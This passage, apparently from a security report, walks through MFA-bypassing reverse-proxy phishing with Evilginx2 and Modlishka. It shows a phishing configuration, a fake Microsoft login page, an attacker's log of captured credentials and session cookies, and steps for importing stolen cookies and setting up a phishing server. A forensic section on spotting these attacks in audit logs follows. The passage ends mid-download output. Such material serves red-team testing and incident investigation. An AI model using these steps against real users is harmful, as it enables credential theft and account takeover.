    "site_domains": {
        "linkedin": "linkedin.not-a-phish.com",
    },
    "sites_enabled": [
        "linkedin"
    ],
}
```

Figure 4.2: Evilginx configuration file with pre-configured LinkedIn phishlet

Once the user enters their login credentials into the fake login page (following the phishing e-mail), the credentials will be captured by Evilginx and stored in a log file. Finally, you can use the captured login credentials to bypass MFA and access the target user's account.

4.1.4 An Evilginx2-based Proof of Concept

We will show a proof of concept based on the proxy phishing sites technique. This is a more advanced version of a typical phishing page. This site acts as an intermediary, intercepting authentication tokens between the victim and the impersonated legitimate service. GitHub hosts various phishing kits designed for red teams and penetration testers, such as Evilginx2, Modlishka, and EvilnoVNC. These kits provide templates for popular services, allowing malicious actors to create their own proxy phishing sites. Our PoC will use the Office 365 service.

To perform this test, we must register a domain, set up the DNS, and execute the commands to set up a phishing site on a test server using the O365 phishlet. Once the website is up, visitors who click on a phishing link created by Evilginx2 are redirected to a page that closely resembles the official Microsoft login page. Evilginx2 uses a TLS certificate from the free Let's Encrypt certificate authority, allowing the communication with the phishing page to display the lock icon, meaning that HTTPS is used, as pages without the TLS lock icon are a red flag of malicious activity. Regular users are unable to distinguish this page from a valid login page just by looking at the URL [13].




Sign in to your account
https://login.outl00k.info/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect_uri=https%3A%2F%2Fwww.office.com%2Flandingv2&response_type=code%20id_token&scope=openid%20profi...
Microsoft
Sign in
Email, phone, or Skype
No account? Create one!
Can't access your account?
Back
Next
Sign-in options
Terms of use
Privacy & cookies
...

Figure 4.3: Fake login page from the Evilginx2 O365 phishlet

The phishing site verifies that the credentials given by the unaware user on the fake login page are correct by checking them with Microsoft (hence, man in the middle). The user is then prompted with a standard MFA challenge using whichever methods they have enabled for their O365 account after entering the correct credentials. The account in our test instance offered phone and SMS options.


Microsoft

jsmith@[redacted]

Verify your identity

Text +X XXXXXXXX69

Call +X XXXXXXXX69


More information

Are your verification methods current? Check at https://aka.ms/mfasetup

Cancel

Figure 4.4: MFA challenge provided to victim by Evilginx2 phishing site

If MFA succeeds, the victim will think they are logged in using their credentials. When they leave the phishing site to reach the actual office.com site, further attempts to access resources will necessitate a new sign-in. Many people will be unaware that they were phished, despite the additional authentication requirement or the fact that whatever the phishing email asked them to do did not happen. On the other side, the owner of the phishing site can use their Evilginx2 instance to run the session command and view all credentials that were stolen, as well as information about each particular session and its related tokens.




```
: sessions

+-----+-----------+-------------------+-------------------+-----------+----------------+------------------+
| id  | phishlet  |     username      |     password      |  tokens   |   remote ip    |       time       |
+-----+-----------+-------------------+-------------------+-----------+----------------+------------------+
| 1   | o365      | [redacted]  ....  | [redacted]   ..   | captured  | [redacted]4    | 2022-09-15 20:54 |
| 2   | o365      | [redacted]        | [redacted]        | captured  | [redacted].27  | 2022-09-27 18:32 |
| 3   | o365      | [redacted]        | [redacted]        | captured  | [redacted]196  | 2022-09-27 18:36 |
| 4   | o365      | [redacted]        | [redacted]        | captured  | [redacted]92   | 2022-09-27 18:44 |
| 5   | o365      | [redacted]  ....  | [redacted]   ..   | captured  | [redacted]     | 2022-09-29 21:31 |
| 6   | o365      | [redacted]  ....  | [redacted]   ..   | captured  | [redacted]     | 2022-12-22 21:06 |
| 7   | o365      | [redacted]  ....  | [redacted]   ..   | captured  | [redacted]     | 2022-12-22 22:17 |
| 8   | o365      | [redacted]  ....  | [redacted]   ..   | captured  | [redacted]     | 2022-12-22 22:25 |
| 9   | o365      | [redacted]  ....  | [redacted]   ..   | captured  | [redacted]     | 2022-12-22 22:33 |
+-----+-----------+-------------------+-------------------+-----------+----------------+------------------+

: sessions 9

 id           : 9
 phishlet     : o365
 username     : [redacted]
 password     : [redacted]
 tokens       : captured
 landing url  : https://login.outl00k.info/fOXsAHtQ
 user-agent   : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
 remote ip    : [redacted]
 create time  : 2022-12-22 22:32
 update time  : 2022-12-22 22:33

[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1703284507,"value":"0.ARsAAZqviH2ZkEmIlSXRAPYrpVtEZUfGMrBJg-Yd
[redacted]
e9tPV9eOtDC4YSwm3jDBQHSN06YPr7LZdQI66GVTUd","name":"ESTSAUTHPERSISTENT","httpOnly":true}]
```

Figure 4.5: Attacker view of sessions collected by Eviliginx2

The malicious actor can then use any cookie modification plugin, like Cookie-Editor or EditThisCookie, to import the cookie provided at the bottom of the session information into a browser. The malicious actor logs in as the phished user when they refresh the Microsoft sign-in page.

Before importing session cookies that have been acquired, make sure that you delete all of your browser's cookies. In your browser, you must set up a special profile solely for session impersonation. The cookie editor plugin must then be used to import collected session cookies.



chrome://settings/siteData

No cookies here!

Figure 4.6: Cookie Editor plugin in order to import the collected session cookies



Victim
1. Victim receives phishing email with link.
4. Victim completes MFA challenge.
2. Victim enters credentials into phishing site.
6. Threat actor collects authentication token (cookie) from phishing server.
Phishing Server
Threat Actor
5. Phishing server forwards MFA response and receives authentication token.
3. Phishing server authenticates with legitimate service and presents MFA challenge to user.
7. Threat actor imports captured cookie and authenticates to legitimate service to access victim's account.
Legitimate Service

Figure 4.7: Sample of Evilginx attack diagram

4.1.5 Forensic Findings

An investigator might depend on usage patterns to conclude that an attacker may have stolen a user's cookies using a phishing site, even if it may be challenging to detect the use of a proxy phishing site like Evilginx2. The signs that indicate the existence of a phishing attack include [13]:

1. Logins originating from **anomalous IP addresses**.
2. All attacker activity has the **same SessionId**.
3. Initial logins will appear as the **victim's legitimate user agent string**.

Anomalous IP addresses

The IP address of the phishing server, rather than of the user's PC, will show up in the logs for the initial login even if it appears to the user that they are logging in through Microsoft. Instead, the user's credentials are being transferred to Microsoft through the phishing site.

Same Session ID

The IP address of the phishing server may change in the future, even though it will be visible in the first login through the phishing site. The malicious actor will normally move the cookie to a different machine once the login takes place on the phishing server. However, the SessionId will remain the same across logins, even though they originate from several IP addresses and/or user agents, because the cookie is the same. In the UAL, the SessionId is located in the "DeviceProperties" section for UserLoggedIn events.

CreationDate	Operation	UserId	AuditData
12/22/2022 22:21:23	UserLoggedIn	jsmith@yourdomain.com	{..."ExtendedProperties":[{"Name":"ResultStatusDetail","Value":"Success"},{"Name":"UserAgent","Value":"Mozilla\/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/108.0.0.0 Safari\/537.36 OPR\/94.0.0.0"},...,"ActorIpAddress":" **XX.XX.XX.91**",...,"DeviceProperties":[{"Name":"OS","Value":"Windows 10"},{"Name":"BrowserType","Value":"Opera"},{"Name":"IsCompliantAndManaged","Value":"False"},{"Name":"SessionId", "Value":"**c88a3cf5-9388-4cad-8234-6e354d97db3e**"}],"ErrorNumber":"0"}
12/22/2022 22:21:24	UserLoggedIn	jsmith@yourdomain.com	{..."ExtendedProperties":[{"Name":"ResultStatusDetail","Value":"Success"},{"Name":"UserAgent","Value":"Mozilla\/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/108.0.0.0 Safari\/537.36 OPR\/94.0.0.0"},...,"ActorIpAddress":"**XX.XX.XX.91**",...,"DeviceProperties":[{"Name":"OS","Value":"Windows 10"},{"Name":"BrowserType","Value":"Opera"},{"Name":"IsCompliantAndManaged","Value":"False"},{"Name":"SessionId", "Value":"**c88a3cf5-9388-4cad-8234-6e354d97db3e**"}],"ErrorNumber":"0"}
12/22/2022 22:22:37	UserLoggedIn	jsmith@yourdomain.com	{..."ExtendedProperties":[{"Name":"ResultStatusDetail","Value":"Success"},{"Name":"UserAgent","Value":"Mozilla\/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/108.0.0.0 Safari\/537.36"},...,"ActorIpAddress":" **XX.XX.XX.94**",...,"DeviceProperties":[{"Name":"OS","Value":"Windows 10"},{"Name":"BrowserType","Value":"Chrome"},{"Name":"IsCompliantAndManaged","Value":"False"},{"Name":"SessionId ","Value":"**c88a3cf5-9388-4cad-8234-6e354d97db3e**"}],"ErrorNumber":"0"}
12/22/2022 22:22:38	UserLoggedIn	jsmith@yourdomain.com	{..."ExtendedProperties":[{"Name":"ResultStatusDetail","Value":"Success"},{"Name":"UserAgent","Value":"Mozilla\/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/108.0.0.0 Safari\/537.36"},...,"ActorIpAddress":" **XX.XX.XX.94**",...,"DeviceProperties":[{"Name":"OS","Value":"Windows 10"},{"Name":"BrowserType","Value":"Chrome"},{"Name":"IsCompliantAndManaged","Value":"False"},{"Name":"SessionId ","Value":"**c88a3cf5-9388-4cad-8234-6e354d97db3e**"}],"ErrorNumber":"0"}
12/22/2022 22:22:40	UserLoggedIn	jsmith@yourdomain.com	{..."ExtendedProperties":[{"Name":"ResultStatusDetail","Value":"Redirect"},{"Name":"UserAgent","Value":"Mozilla\/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/108.0.0.0 Safari\/537.36"},...,"ActorIpAddress":" **XX.XX.XX.94**",...,"DeviceProperties":[{"Name":"OS","Value":"Windows 10"},{"Name":"BrowserType","Value":"Chrome"},{"Name":"IsCompliantAndManaged","Value":"False"},{"Name":"SessionId ","Value":"**c88a3cf5-9388-4cad-8234-6e354d97db3e**"}],"ErrorNumber":"0"}
12/22/2022 22:22:40	UserLoggedIn	jsmith@yourdomain.com	{..."ExtendedProperties":[{"Name":"ResultStatusDetail","Value":"Redirect"},{"Name":"UserAgent","Value":"Mozilla\/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/108.0.0.0 Safari\/537.36"},...,"ActorIpAddress":" **XX.XX.XX.94**",...,"DeviceProperties":[{"Name":"OS","Value":"Windows 10"},{"Name":"BrowserType","Value":"Chrome"},{"Name":"IsCompliantAndManaged","Value":"False"},{"Name":"SessionId ","Value":"**c88a3cf5-9388-4cad-8234-6e354d97db3e**"}],"ErrorNumber":"0"}
12/22/2022 22:22:41	UserLoggedIn	jsmith@yourdomain.com	{..."ExtendedProperties":[{"Name":"ResultStatusDetail","Value":"Redirect"},{"Name":"UserAgent","Value":"Mozilla\/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/108.0.0.0 Safari\/537.36"},...,"ActorIpAddress":" **XX.XX.XX.94**",...,"DeviceProperties":[{"Name":"OS","Value":"Windows 10"},{"Name":"BrowserType","Value":"Chrome"},{"Name":"IsCompliantAndManaged","Value":"False"},{"Name":"SessionId ","Value":"**c88a3cf5-9388-4cad-8234-6e354d97db3e**"}],"ErrorNumber":"0"}

Figure 4.8: Abbreviated export of Unified Audit Log showing threat actor logins

The IP address of the phishing server is displayed in red and ends in .91 in the example above, whereas the IP address of the fictitious malicious actor is displayed in orange and ends in .94. When the fake actor imported the cookie stolen from the phishing server into a Chrome browser and kept engaging with the victim account, the following logins with the .94 IP address are logins that happened. Due to the use of the same authentication cookie across all activities, the SessionId displayed in blue remains constant.

User Agent String

The user agent string, which denotes the type of device and client used to access the account, helps the investigator distinguish between criminal activity and lawful logins in many unauthorized email access investigations. Typically, the user agent of the malicious user is different from that of the normal user. Evilginx2 records the victim's authentic user agent string and sets its user agent to mimic it. So, even though the phishing site may be using a Linux machine, if the victim opens the link while using Firefox on a Windows 10 computer, the user agent string in the logs will be the user agent string for Firefox on Windows 10.


The victim during our testing accessed the phishing site using Windows 10 and the Opera browser, which is the same user agent represented in the initial logins coming from the phishing server IP address, as can be seen in the example UAL logs above.

For investigators, this attempt to appear as a legal login in authentication logs has important ramifications. The sole sign of compromise in the login event is the anomalous IP address in the absence of a visibly abnormal user agent.

Once the cookies have been obtained, they can be imported into the malicious actor's browser during the second phase of the attack. A threat actor may inspect the user agent string from the captured session within Evilginx2 and spoof the user agent of their browser to match. As a result, when the threat actor imports cookies into their own browser and the user agent changes while the SessionId stays the same, there may be a chance of detection [13].

4.2 Phishing with Modlishka Reverse HTTP Proxy

Modlishka is a strong and adaptable HTTP reverse proxy. It uses new method of managing browser-based HTTP traffic flow that enables multi-domain destination traffic, including TLS and non-TLS, to pass through a single domain without installing additional certificates on the client [14].



```
>>>> "Modlishka" Reverse Proxy started - v.1.1 <<<<
Author: Piotr Duszynski @drk1wi

Listening on [0.0.0.0:443]
Proxying HTTPS [google.com] via [https://loopback.modlishka.io]
Listening on [0.0.0.0:80]
Proxying HTTP [google.com] via [http://loopback.modlishka.io]
```

Figure 4.9: Modlishka start-up interface

For our purposes, Modlishka can be used to:

- Implement global 2FA "bypass" with an automated reverse proxy component, for ethical phishing penetration tests.
- Automate the procedure of poisoning HTTP 301 browser caches and permanently hijack non-TLS URLs.
- Diagnose and hijack browser-based HTTP traffic using a "Client Domain Hooking" attack.
- Wrap TLS onto legacy websites, confuse crawlers and automated scanners, etc.

The method used by Modlishka to implement phishing attacks is shown below. Modlishka acts as a man in the middle between the website you are impersonating as an attacker and the victim and records all of the traffic, tokens, and passwords that pass through it [15].





Figure 4.10: Modlishka phishing attack

To set up Modlishka, we can build a new Digital Ocean droplet. Once logged on, we must install certbot and download the modlishka binary:


apt install certbot
wget https://github.com/drk1wi/Modlishka/releases/download/v.1.1.0/Modlishka-linux-amd64
chmod +x Modlishka-linux-amd64 ; ls -lah



```
root@ubuntu-s-1vcpu-1gb-lon1-01:~# wget https://github.com/drk1wi/Modlishka/releases/download/v.1.1.0/Modlishka-linux-amd64
--2019-06-25 20:42:28--  https://github.com/drk1wi/Modlishka/releases/download/v.1.1.0/Modlishka-linux-amd64
Resolving github.com (github.com)... 140.82.118.4
Connecting to github.com (github.com)|140.82.118.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github-production-release-asset-2e65be.s3.amazonaws.com/162460220/6a184b80-7bcd-11e9-9fed-b58a370b0d05?X-Amz-Algorithm=AWS4-HMAC-SHA256
